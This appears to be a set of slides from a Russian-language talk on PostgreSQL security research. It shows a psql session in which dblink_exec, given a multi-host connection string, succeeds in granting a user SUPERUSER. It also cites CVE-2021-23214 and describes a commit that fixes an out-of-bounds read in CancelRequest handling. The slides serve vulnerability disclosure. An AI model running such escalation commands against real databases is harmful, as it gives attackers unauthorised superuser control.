





```
postgres=# SELECT dblink_exec(  
'host=my.standby.xyz,localhost dbname=postgres password=imahacker',  
'ALTER USER x4m WITH SUPERUSER;'  
);  
dblink_exec  
-----  
ALTER ROLE  
(1 row)
```


CVE-2021-23214: TLS аутентификация **8.1**

Fixed in 14.1, 13.5, 12.9, 11.14, 10.19, 9.6.24 (11 ноября 2021)





Моя находка в Cancel Request



The screenshot shows a GitHub commit page for the postgres/postgres repository. The commit hash is e52daaak. The commit message is "✓ Reject CancelRequestPacket having unexpected length." The description explains that when the length was too short, the server read outside the allocation, which yielded the same log noise as sending the correct length with (backendPID, cancelAuthCode) matching nothing. The fix changes the message to be about the unexpected length. The commit is attributed to nmisch, committed on Jan 21.

← → ↻ https://github.com/postgres/postgres/commit/e52daaak

Search or jump to... / Pull requests Issues Codespaces Market

postgres / postgres Public

<> Code Pull requests 1 Actions Security Insights

✓ **Reject CancelRequestPacket having unexpected length.**

When the length was too short, the server read outside the allocation. That yielded the same log noise as sending the correct length with (backendPID, cancelAuthCode) matching nothing. Change to a message about the unexpected length. Given the attacker's lack of control over the memory layout and the general lack of diversity in memory layouts at the code in question, we doubt a would-be attacker could cause a segfault. Hence, while the report arrived via security@postgresql.org, this is not a vulnerability. Back-patch to v11 (all supported versions).

Andrey Borodin, reviewed by Tom Lane. Reported by Andrey Borodin.

master

nmisch committed on Jan 21

```
